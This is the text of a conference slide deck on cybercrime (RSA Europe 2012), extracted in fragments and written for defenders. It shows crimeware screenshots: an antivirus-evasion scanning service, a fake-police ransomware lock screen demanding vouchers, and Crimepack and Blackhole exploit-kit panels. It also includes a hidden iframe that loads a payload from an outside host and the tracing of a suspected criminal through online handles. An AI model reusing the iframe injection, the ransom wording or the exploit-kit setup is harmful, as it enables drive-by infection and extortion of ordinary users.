



Cyber Crime, Easy as Pie

James Lyne / @jameslyne

Session ID: HT-207

Session Classification: Intermediate

RSACONFERENCE
EUROPE 2012

Warning, the contents of this presentation may contain offensive content. Well, actually I'm pretty darn sure that it does. What's more, the slide layouts may cause blindness, not due to being horrifyingly over populated with needless text and bullet points (seriously, who even uses these any more that's so 1990s). But seriously, anyway, back to the point. It is easy to find malware on the web at the best of times but it's even easier if you go looking for it. So please don't. We don't want any accidents. **Unless that accident involves a cyber criminal getting hit by a piano.** In which case, bring it....





Reality



Mac User



Photoshopped
(Extensively)



Researcher
(Eccentric
Linux User)



Quarantine Manager

Date	Threat	Filename	Action Available
7 Oct 2012 15:11	Mal/Iframe-Gen	23e5_3cb46002a4c6463319...	Clean up manually

** Make your hostname less obvious. Also, stop it. Now.*



APT


Advanced Persistent Tweed



Cyber War

Kinetic action...






Support:

ICQ: 570352881

GTalk: virtest@gmail.com

Jabber: virtest@jabber.ru



Кабинет пользователя

Sign in

[О сервисе](#)

Наибольшее количество антивирусных движков среди аналогичных сервисов - 44 самых последних версий популярных антивирусов

Сканирование производится выборочно на любое количество ав-движков, которое вы укажете - от 1 до 44. Выбирать можно быстро и удобно перед КАЖДЫМ сканом

Полная анонимность сканирования. Ваш софт никуда не утекает и не отсылается в АВ конторы - проверяемые файлы никогда не появятся в базах через сутки из-за сканирования. Во всех яв-приложениях принудительно отключены все



The largest number of anti-virus engines of similar engines - the 44 most recent versions of popular antivirus

Scanning is done selectively to any number of AV engines that you specify - from 1 to 44. Choose, you can quickly and conveniently in front of each scan

Complete anonymity scan. Your software will not leaking and is not sent to the office of AB - scanned files will never appear in the databases in a day because of the scan. All auto-products forced off all possible ways and initiatives sharing files scanned with antivirus office (if any, have been documented): MicrosoftSpyNet, ESET ThreatSense.Net Early Warning System, Kaspersky Security Network, etc.

Unique scanning function issuing ligaments. described in detail in "What is the function of ligaments scan and how to use it?" FAQa.

The ability to simultaneously scan entire folders / archives (any subfolders), and the result is displayed for each of the files in a folder (as generation), and not as everywhere - the status of the archive (infected with at least one file in it "+" or not infected "-.")

Maximum scanning speed: results of the scan you see is the first second

Convenient conclusion results. You will not get lost in the confusing results in the "mess" of the files. The result is visible from the first moment and conveniently given in text and graphic form for each AB (how many files found specific engine) and file (which AB zadetektili specify files)

Support for automatic scanning of files on a schedule: Your Binary will be scanned automatically every 1, 2, 3, 6, 12 or 24 hours, and the soap and ICQ come scan report.

All the antivirus updates every hour, and most popular antivirus software installed on the update in real time.

The service organized by a unique system of quick save frequently-used auto scan , for example, if you check Binary only Aviram and KAV8, you can create a profile, and during each subsequent scan just select the corresponding profile in the drop-down list, and click on the non-monotonic the same tick. Preset profiles for 1. the fast, but effectively scan, 2. for the most popular auto, and other

After each scan at any available reports


During the scan, and any time after it is available more information about each scanned file: file hashes MD5, SHA1, SHA256, checksum CRC32, the structure of PE-file: entry point, timestamp, machinetype, section table, virtual addresses, the characteristics of each section Detective scanned file on signatures PEID, PeTools, TriDid characteristics of the file with a handy visual diagram: [Example 1](#) , [Example 2](#) .

Support: **remote API checks from your server**

** Warning, incredibly bad imitation Russian accent may be used.*

pppppppppppppp511.exe

General Info Filetype ident Filetype diagram PE structure



- Win32 Executable MS Visual C (generic) (31206)
- Win32 Executable Generic (8527)
- Win32 Dynamic Link Library (generic) (7583)
- Generic Win/DOS Executable (2002)
- DOS Executable Generic (2000)
- Autodesk FLIC Image File (extensions: flc, fli, cel) (7)

pppppppppppppp511.exe

General Info Filetype ident Filetype diagram PE structure

MD5	e0ffd07d4aad77bea61cc456db6f76bb
CRC32	78259503
SHA1	8c9c1f715a83c63e81800e48af92cc074a5cc1bc
SHA256	07711d84c3ee8943e927df4fa14c802e7f7e5eb772a29e875b7208cdc92e8fc7
PeTools	-
PeID	-



Gwapo's Professional DDOS Service


Gwapo DDOS



Subscribe

7 videos ▾





Attention!!!

The process of illegal activity is detected. According to UK law and Metropolitan Police Service and Strathclyde Police investigation your computer is locked!
The following violation is detected: you IP-address "██████████". Forbidden websites containing pornography, child pornography, Sodomy and called violence against children on, violent material toward people were visited from this IP-address!

Moreover and e-mail spam was sent you're your computer, e-mails containing terroristic materials. This locking serves to stop your illegal activity.

Your details:

Location: United Kingdom, ██████████
ISP: ██████████

To release a lock your computer you should pay the fine in amount of £ 100. In the case of ignoring the payment, the program will remove illegal materials while keeping your personal information is not guaranteed.

You could pay the forfeit in two ways:

1) Paying through Ukash:

Use the code received for this purpose. Enter it in the space for payment and click OK (if you have more than one code, enter them one after another and then click OK).

In case the system informs about an error send the code to surcharge@cyber-metropolitan-police.co.uk.

2) Paying through Paysafecard:

Use the code (and a password if needed) received for this purpose. Enter it in the space for payment and click OK (if you have more than one code, enter them one after another and then click OK).

In case the system informs about an error send the code to surcharge@cyber-metropolitan-police.co.uk.

Ukash Where can I buy Ukash?

You could buy Ukash in many places, for example: shops, stalls, stand-alone terminals, on-line or through E-Wallet (electronic cash). Below you could find the list of point of sale Ukash in your country.



Epay - you could buy Ukash in thousands of supermarkets or Call-Shops which have this logo.



PayPoint - Get Ukash wherever you see the PayPoint sign.



Payzone - Ukash available from Payzone terminals around the UK.



Inpay - You can get a Ukash voucher in values from £10 - £500 and pay using your internet bank.


OK



OK


◆ Features

■ Expertise



** Graph colors unimportant but pretty*





crimepack





INSTALLATION

install password

admin account

login:

password:

guest account

login:

password:

mysql settings

hostname:

user:

pass:

database:

table prefix:

table prefix:

table prefix:

base:

port:

SOPHOS



INSTALLATION

information

Users table OK
Admin account created!
Guest account created!
Stats table created!
Exploit ID Table OK

loader file

 Browse...

(c) 2009-2010 crimepack group - all rights reserved

(c) 2009-2010 crimepack group - all rights reserved

RSACONFERENCE
EUROPE 2012



Начало:

Конец:

Применить

Автообновление: 10 мин.

СТАТИСТИКА

ЗА ВЕСЬ ПЕРИОД

304056 ХОСТЫ

39126 ЗАГРУЗКИ

639761 ХИТЫ

15.1%

ПРОБИВ

ЗА СЕГОДНЯ

245932 ХОСТЫ

31716 ЗАГРУЗКИ

516850 ХИТЫ

15.2%

ПРОБИВ

ОС

ОС	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
Windows XP	361047	175212	31695	21.01
Windows 7	226867	126594	7422	7.03
Windows Vista	34032	19071	1916	11.74
Windows 2000	1776	680	173	25.71
Windows 2003	4463	1069	109	10.71
Linux	5630	3340	80	2.53
Mac OS	3812	2147	41	2.10
Windows NT	1547	644	10	1.61
Windows 98	140	71	4	5.63
Windows 95	91	52	2	3.85
Другое	2	2	0	0.00

ПОТОКИ

ПОТОКИ	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
[REDACTED]	258126	143043	14857	15.60
[REDACTED]	76673	65750	6572	10.00

ЭКСПЛОИТЫ

ЭКСПЛОИТЫ	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
FLASH	5405	12.11		
HCP	1122	2.51		
JAVA SKYLINE	1938	4.34		
Java OBE	11053	24.76		
Java SMB	7297	16.35		
Java TRUST	10945	24.52		
MDAC	1023	2.29		
PDF ALL	1287	2.88		
PDF LIBTIFF	4568	10.23		

БРАУЗЕРЫ

БРАУЗЕРЫ	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
Chrome	104549	65582	403	3.49
Firefox	173884	100411	18396	18.33
MSIE	151316	62878	12113	19.27
Mozilla	1647	904	47	5.20
Opera	193568	102831	11110	10.80
Safari	14176	8101	555	6.85

СТРАНЫ

СТРАНЫ	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
Russian Federation	636890	302658	39023	15.13
Ukraine	621	490	41	8.38
Poland	221	156	0	0.00
Other country	159	114	9	11.84
Belarus	122	106	16	15.09

A few quick pointers

- The kit is Russian in origin
- MySQL backend, standard LAMP kit.
- **Blacklisting/blocking**
 - **Only hit any IP once**
 - **Maintain IP blacklist**
 - **Blacklist by referrer URL**
 - **Import blacklisted ranges (cloud services)**
- Auto update
- Targets a variety of client vulnerabilities
- Java - wow that was fast!
- AV scanning add-ons (you have to pay more of course)



```
<?php //003ab
if(!extension_loaded('ionCube Loader')){$_oc=strtolower(substr(PHP_UNAME(),0,3));
$_ln='ioncube_loader_'.$_oc.'_'.substr(PHP_VERSION(),0,3).(($_oc=='win')?''.dll':
'.so');@dl($_ln);if(function_exists('_il_exec')){return _il_exec();}$_ln=
'/ioncube/'$_ln;$_oid=$_id=realpath(ini_get('extension_dir'));$_here=dirname(
__FILE__);if(strlen($_id)>1&&$_id[1]==':'){$_id=str_replace('\\','/',substr($_id,
2));$_here=str_replace('\\','/',substr($_here,2));}$_rd=str_repeat('/..',
substr_count($_id,'/')).$_here.'/';$_i=strlen($_rd);while($_i--){if($_rd[$_i
]=='/'){$_lp=substr($_rd,0,$_i).$_ln;if(file_exists($_oid.$_lp)){$_ln=$_lp;
break;}}}@dl($_ln);}else{die('The file '__FILE__' is corrupted.\n');}if(
function_exists('_il_exec')){return _il_exec();}echo('Site error: the file <b>'
__FILE__.'</b> requires the ionCube PHP Loader '.basename($_ln).' to be installed
by the site administrator.');
```

?>

4+oV507yJWthHhCYMKZRBhxEIizd1Bzpl3y7nEzaa5NWv6/6GTQsJ3XWXwhXKbxD3O3vUnezRpJj
ZsD76lKVc59qa0UKaTzpgsxdJ6Frs30Okf6womLff5gVQFBtrYIYEK6V53wN3Qvd8sh337RhcGhU
yTN7lw71iFTj2sMJ9/tjFmOnRk4TArqvf8B3fiIwAdgHiN1Ck55ouYo/+wd0Tpg3LvPpc46S8QCm
zZUUtRrDHTUeNtuV1extfwVFPf5xwNmScz8aeGeeqMtBiJLMj6HhZ5HozjQ5suWcLe8ani/jxz/o
+cPZ2IcwyKMXuxp01P8jBmmDLzwYO+6BhT1isAk/PShoNi9xFM/ASD/7Kil0cgfA+12tUZWjdVly
BQr0T+xy7teEPUHTQe73GJ+yYyvSqCHgYaYk7h3pifW2J+di8p11otIDaf1wbj5D4uoRkQBrdnSm

EXPLOITS


COUNTRIES	BROWSERS	OS
Filter disabled	Filter disabled	Filter disabled
Check all Uncheck all	Check all Uncheck all	Check all Uncheck all

- Other country
- Asia/Pacific Region
- Europe
- Andorra
- United Arab Emirates
- Afghanistan
- Antigua and Barbuda
- Anguilla
- Albania
- Armenia

- MSIE
- Firefox
- Opera
- Chrome
- Safari
- Mozilla
- Flock
- Amaya
- Aol
- Avant

Authorization

Password



Language

Black hole STATISTICS BLOCKED STATISTICS THREADS FILES SOFT VERSIONS SECURITY PREFERENCES LOGOUT

REFERERS

Blocked referers

Allowed referers

Block without referer

BOT LIST

Block bot list (total: 132220)

TOR LIST

Block TOR list (total: 3135, Last update: 13.09.2012 18:00)

РЕЖИМ ЗАПИСК

Режим записки (total: 0)



MAIN SETTINGS

Admin file

bhadmin

Change

Public statistic script filename

bhstat

Change

Language

Русский

Change

CHANGE PASSWORD

Old password

New password

Confirm password

Change

REFERERS

- Don't keep referers records
- Keep referers records
- Keep referers records without showing it in guest stat

Save

GEOIP

Last update: never

Update

ANTIVIRUS CHECK

Antivirus service

Scan4you

ID

Token

Change

DOMAINS LIMITS

 Domains limits

Save

DELETE STATISTICS



Delete all

You can't restore data after delete, be patient

Thread:

Delete data





```
<--iframe name="ICMP Type 8 Code 0" src="http://incrediblyhacked.com/file.php"
marginwidth="1" marginheight="0" title="ICMP Type 8 Code 0" border="0" width="1"
frameborder="0" height="0" scrolling="no"><--/iframe>
```



Escalation Scale

- Bit of poking - DNS, name servers and 'affiliations'
- Web bug, image or alike
 - Pretty easy to legally get away with
 - Sadly basic information
- Javascript. Web Shell. Querying more information
 - Borderline, depending on your jurisdiction.
- Full hog - exploitation
 - Oh, you didn't patch Java in your system either? Awkward.
 - Where they are, what they are doing....



The Pay Off?



```
stats_sms.php (no symbol selected)
<?
    $phones = array(
        // phone => array(Sun, Mon, .., Sat)
        '+7911 22' => array('1100', '1000', '1000', '1000',
//        '+7921 31' => array('1200', '1200', '1200', '1200',
        '+7921 99' => array('1000', '0900', '0900', '0900',
        '+7921 90' => array('1300', '0930', '0930', '0930',
        '+7911 68' => array('1100', '1000', '1000', '1000',
    );
```

```
        mv /tmp/restore/${array[1]} ${array[3]}
    fi
    elif [ "${array[0]}" = "1" ]; then
        ln -s ${array[2]} ${array[1]}
    fi
    chown -R leded:leded /work/
done

crontab /tmp/restore/cron/crontab
```





Sphynx (kitten) (St. Petersburg)

E-mail: krotreal@...com

Sale Sphynx kittens.
Kittens are pedigree.
Fully immunized.
Kittens are very playful and funny.
Girl - a pure black color,
boy - a black iridescent with in tum.
Anton.
Tel. +792 90

09/05/2007



Канадский сфинкс (котятя) (Санкт

E-mail: krotreal@...com

Продаю котят породы канадский с
У котят есть родословная.
Сделаны все прививки.
Котят веселые и очень игривые.
Девочка - чисто черного цвета,
мальчик - черного с переливами и
Антон.
Тел. +792 90



NameChk

krotreal

chk


Show All (159)

Sort by Name

Export

Available Domains: [krotreal.org](#) [krotreal.co](#) [krotreal.mx](#) [krotreal.me](#) [krotreal.us](#)

Blogger	taken ❌	LiveJournal
Disqus	available ✔️	foursquare
YouTube	taken ❌	epinions
twitter	taken ❌	Twitpic
Flickr	taken ❌	yfrog



Two Steps Forward




IPv6





Home » Security News & Trends » Security Trends

- Security Hubs
- IT Security Training Tools
- Security Trends
 - Security Trends Reports
- Glossary of Terms
- Threat Spotlight
- Whitepapers
- Podcasts



We took one man, a bike, and a wireless network to the streets of London to see how many unsecured wireless networks there are. **Project Warbike - The Ride, The Results, The Reality**

Searching for wireless networks by car is known as wardriving, while our Project Warbike analyzing Wi-Fi security throughout London was a greener experiment (and surely faster).

We found that unsecured wireless networks are still an issue that needs tackling. Of the nearly 107,000 wireless networks we surveyed, we discovered that 27% have poor, or no, security.

Keeping it legal

We only collected high-level data within the confines of the law to understand the general state of wireless security. Unfortunately, cybercriminals don't have similar ethical standards. What they do have are a lot of sneaky tools in their arsenals.



Apply Slide {Love that}

- Consider upcoming technologies even if not using them yet. Don't make the 2->1-< mistake.
- Consider investigative/offensive moves extremely carefully.
- Watch those basics
 - Assumptions kill us
 - Yes people can be that silly
- Everything in moderation. Hype hurts.





Cyber Crime, Easy as Pie

James Lyne / @jameslyne

Session ID:
Session Classification: Intermediate

RSACONFERENCE
EUROPE 2012